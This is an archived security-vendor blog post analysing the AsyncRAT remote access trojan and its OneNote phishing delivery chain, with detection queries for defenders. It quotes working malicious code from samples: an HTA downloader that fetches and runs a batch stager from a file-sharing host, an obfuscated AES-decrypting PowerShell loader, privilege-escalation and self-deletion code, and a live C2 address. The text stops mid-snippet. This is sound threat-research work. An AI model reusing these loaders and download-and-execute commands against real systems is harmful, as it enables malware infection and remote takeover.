AsyncRAT Crusade: Detections and Defense | Splunk

By Splunk Threat Research Team

Published: 2023-03-27 · Archived: 2026-04-05 15:14:44 UTC

Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit our blog post. We appreciate your understanding as we work towards making our community more inclusive for everyone.

In January 2019 AsyncRAT was released as an open source remote administration tool project on GitHub. AsyncRAT is a popular malware commodity and tools used by attackers and APT groups. Threat actors and adversaries used several interesting script loaders and spear phishing attachments to deliver AsyncRAT to targeted hosts or networks in different campaigns.

One prevalent campaign in the wild with this remote access trojan is the use of a Microsoft OneNote spear phishing attachment to load a .HTA file that downloads and runs an obfuscated batch script to execute the actual AsyncRAT code.

Of the many features of AsyncRAT, it encrypts C2 communication protocol and contains several features via plugin including:

- Chat Communication
- File Search
- Keylogger
- Process Manager (Process list)
- Extract Browser Credentials
- View and Record Desktop Screen
- Run Miner
- Send Files
- Remote Camera
- File Manager
    - Get drivers list
    - Upload files
    - Delete folders and files
    - Copy files

- Rename files and folders
- 7z archiving files

Watch the video below to learn more about AsyncRAT OneNote campaign.




Figure 1 shows a short summary infection chain of OneNote campaigns that are discussed further in this article, including other interesting phishing campaigns that load different scripts to execute AsyncRAT.





Figure 1

(For a larger resolution of this diagram visit this link)

AsyncRAT has also been in the weekly TOP 10 malware trends tracker on app.any.run for the past few months.



Reference (tweet)

In the following sections, we explore a recent OneNote campaign, how to extract the AsyncRAT configuration, dive into common behaviors and review additional AsyncRAT script loaders.

Technical Analysis

OneNote Campaign

T1566.004 - Phishing: Spear Phishing Attachment

Malicious OneNote Attachment

The Splunk Threat Research Team (STRT) found several phishing email campaigns that contain malicious .one (OneNote) attachments. The malicious OneNote document will lure the targeted user to click through the warning to view the document as seen in Figure 2.

As soon as the user clicks, it will automatically load a malicious .HTA file to download the second stage of this infection chain.




Figure 2

T1218.005 - System Binary Proxy Execution: Mshta

.HTA Downloader

The .HTA file embedded to the .one file is responsible for downloading a .bat script that will decode the actual AsyncRAT malware. Simultaneously, another .one file will act as a decoy document to hide the execution of the malicious .bat script from the compromised user. Figure 3 is the code snippet of the .HTA file using a PowerShell cmdlet Invoke-Webrequest to download both the decoy .one file (%temp%\\invoice.one) and the .bat script stager (%temp%\\system32.bat)

```
Sub AutoOpen()
    ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri https://onenotegem.com/uploads/soft/one-templates/four-quadrant.one -OutFile $
env:tmp\invoice.one; Start-Process -Filepath $env:tmp\invoice.one"
            ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest -Uri https://transfer.sh/Hzjb6F/in.bat -OutFile $env:tmp\system32.bat; Star
t-Process -Filepath $env:tmp\system32.bat"
End Sub



' Exec process using WScript.Shell (asynchronous)
Sub WscriptExec(cmdLine )
    CreateObject("WScript.Shell").Run cmdLine, 0
End Sub
```

Figure 3

T1059.003 - Command and Scripting Interpreter: Windows Command Shell

.BAT Script Stager

The .bat script dropped in the%temp% folder is obfuscated to evade antivirus or other security products. The .bat script initializes a series of environment variables containing a string that will be concatenated at the end of its code to generate the PowerShell script that will decode, decrypt and load the actual payload. Figure 4 shows the last part of the .bat script code where it concatenates and executes the string initialized in several environment variables to generate the PowerShell script loader.




Figure 4

T1059.001 - Command and Scripting Interpreter: PowerShell

PowerShell Loader

Figure 5.2 shows a screenshot of the commented portion of the .bat script, which is the encoded and encrypted payload. The PowerShell script generated and executed by the .bat script mentioned earlier performs the following steps to extract and execute the actual malware payload.

1. It decodes the BASE64 encoded comment string shown in Figure 5.2
2. It uses AES cryptography namespace as well as the BASE64 encoded AES key and AES IV to decrypt the decoded chunk data.
3. Finally after decryption, it decompresses it using the GZIP algorithm to extract the malware executable and load it using the .NET Reflection library.

Figure 5.1 is a simple flow diagram of how the PowerShell script executed by .bat script will decrypt AsyncRAT malware




Figure 5.1

```
%vxKp%"brlirfbcDZ=]::N"
%vxKp%"FecrEEITDi=)) {"
%vxKp%"rmtFvpqCLS=Disp"
:: JLf2hxR13j0ujERQIngl3Gm4swPN2Wt43ATK+pM96WSqMzjfDsLex5Y4MbCudUDG69aes6NKjz/KizYfzJty8xqSpATku2CHeS0HP27oauCb39fxwx1Jl2ngPiE+sZMxgiLoUG/K9
%vxKp%"BpqfMFdstj=stem"
%vxKp%"gekstgphaJ=tS46"
```

Figure 5.2

```
$Afwae = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Temp\asyncrat\loader\asyncrat-bat-crypter.bat').Split([Environment]::NewLine);foreach ($fmfna in $Afwae) {
if ($fmfna.StartsWith(':: ')) { $uanOc = $fmfna.Substring(3); break; }; };$CfSsp = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($uanOc);$bCpJP = New-Object
System.Security.Cryptography.AesManaged;$bCpJP.Mode = [System.Security.Cryptography.CipherMode]::CBC;$bCpJP.Padding =
[System.Security.Cryptography.PaddingMode]::PKCS7;$bCpJP.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')
( X0vExBGFFnuG6PlBgGx6ktoQ8n4sOUpe3yLxDFA3lAI=');$bCpJP.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('xngBvKKWvu3ipDZvcd2H0Q==');$EMhTm =
$bCpJP.CreateDecryptor();$CfSsp = $EMhTm.TransformFinalBlock($CfSsp, 0, $CfSsp.Length);$EMhTm.Dispose();$bCpJP.Dispose();$CBYUS = New-Object System.IO.MemoryStream(,
$CfSsp);$VmZmV = New-Object System.IO.MemoryStream;$YZOXs = New-Object System.IO.Compression.GzipStream($CBYUS,
[IO.Compression.CompressionMode]::Decompress);$YZOXs.CopyTo($VmZmV);$YZOXs.Dispose();$CBYUS.Dispose();$VmZmV.Dispose();$CfSsp = $VmZmV.ToArray();$gyMCN =
[System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($CfSsp);$ljgHj = $gyMCN.EntryPoint;$ljgHj.Invoke($null, (, [string[]] ('')))
```

Figure 5.3

The .batch script shown earlier is not only designed for AsyncRAT malware to load its code, but other malware groups such as QuasarRAT, DCRAT, Redline, Qakbot and more use this batch script, which can be found in Malware Bazaar. In order to decrypt multiple malicious batch scripts and extract the actual payload automatically, the Splunk Threat Research Team created a simple Python script "asyncrat_bat_extractor.py" that will accept a file or folder containing several batch files that need to be extracted as a parameter. Figure 6 shows a simple execution example of this tool and how it decrypts several batch files in the "test" folder and places all the extracted payloads in the "extracted_payload" folder.




Figure 6

Now let's look at the AsyncRAT [TTP's](#) to recognize its behavior and for analytics development.

AsyncRAT Common Checks

AsyncRAT is a .NET RAT that is being used by several threat actors to compromise organizations. During our research, the STRT found common behaviors that assist with detecting AsyncRAT on the endpoint.

Persistence

AsyncRAT client will check if its code runs with administrative privileges. If yes, it will add Windows Scheduled Tasks using SchTasks.exe with highest runlevel privileges to execute the copy of itself in %appdata%. Figure 7.1 shows one of the STRT analytics to detect AsyncRAT Scheduled Tasks.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime  from datamodel=
 where Processes.process_name = "schtasks.exe" Processes.process = "*/rl *" Processes.process = "* highest *"
 by Processes.process_name Processes.parent_process_name Processes.parent_process Processes.process Processes.p
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 7.1

If AsyncRAT is not running with administrative privileges, it will use [Registry Run Key]

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

for its persistence. Figure 7.2 shows the code snippet of AsyncRAT function that creates its persistence on a compromised host.

Figure 7.2

Privilege Escalation

It will also adjust its process token privileges with the “SeDebugPrivilege” token to gain more privileges and control over other processes. Figure 8 shows the code adjusting its current process token to gain debug privilege escalation.

```
// Token: 0x06002FE1 RID: 12257 RVA: 0x000D7A60 File Offset: 0x000D5C60
public static void EnterDebugMode()
{
    if (ProcessManager.IsNt)
    {
        Process.SetPrivilege("SeDebugPrivilege", 2);
    }
}

// Token: 0x06002FE2 RID: 12258 RVA: 0x000D7A74 File Offset: 0x000D5C74
private static void SetPrivilege(string privilegeName, int attrib)
{
    IntPtr intPtr = (IntPtr)0;
    Microsoft.Win32.NativeMethods.LUID luid = default(Microsoft.Win32.NativeMethods.LUID);
    IntPtr currentProcess = Microsoft.Win32.NativeMethods.GetCurrentProcess();
    if (!Microsoft.Win32.NativeMethods.OpenProcessToken(new HandleRef(null, currentProcess), 32, out intPtr))
    {
        throw new Win32Exception();
    }
    try
    {
        if (!Microsoft.Win32.NativeMethods.LookupPrivilegeValue(null, privilegeName, out luid))
        {
            throw new Win32Exception();
        }
        Microsoft.Win32.NativeMethods.TokenPrivileges tokenPrivileges = new Microsoft.Win32.NativeMethods.TokenPrivileges
          ();
        tokenPrivileges.Luid = luid;
        tokenPrivileges.Attributes = attrib;
        Microsoft.Win32.NativeMethods.AdjustTokenPrivileges(new HandleRef(null, intPtr), false, tokenPrivileges, 0,
          IntPtr.Zero, IntPtr.Zero);
        if (Marshal.GetLastWin32Error() != 0)
        {
            throw new Win32Exception();
        }
```

Figure 8

Defense Evasion

AsyncRAT has several defensive features to evade sandbox analysis or remote debugging of its code. The following features can be seen in Figure 9 with short descriptions below:

```
namespace fefHTpukUQVn
{
    // Token: 0x02000006 RID: 6
    internal class NyushdNOrisP
    {
        // Token: 0x06000026 RID: 38
        public static void DefensiveFeature()
        {
            if (NyushdNOrisP.antiVM() || NyushdNOrisP.CheckRemoteDebuggerPresent() || NyushdNOrisP.antiSandBoxSbieDLL() ||
              NyushdNOrisP.checkDriveSize() || NyushdNOrisP.checkIFOSIsXP())
            {
                Environment.FailFast(null);
            }
        }
```

Figure 9

Figure 10 is the code that drops a .bat script in the %temp% folder to delete itself as part of its defense evasion technique to clear its track after the execution and drop a copy of itself in the compromised host.

```
}
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
YMNGPzfbdrtX.ISMzmFmzfDlxty();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
}
```

Figure 10

Command and Control

The last part is how communication is set up to the command and control server to download plugins or other payloads to the compromised host. AsyncRAT will decrypt its AES encrypted configuration data including the port (6606) and c2 ip-address (43.138[.]160.55) that will be used for C2 communication. Figure 11.1 is a screenshot of the decrypted config data of the AsyncRAT we analyzed, while Figure 11.2 is the code snippet for C2 server communication and C2 downloads.

```
C:\Users\Administrator\Downloads\asyncrat\asyncrat_decryptor\bin\Debug>asyncrat_decryptor.exe
6606
43.138.160.55
0.5.7B
false
AsyncMutex_6SI8OkPnk
null
```

Figure 11.1

```
else
{
    using (WebClient webClient = new WebClient())
    {
        NetworkCredential networkCredential = new NetworkCredential("", "");
        webClient.Credentials = networkCredential;
        string[] array = webClient.DownloadString(zyOZreHiCaxjba.wthcyGcuKfRn).Split(new string[] { ":" },
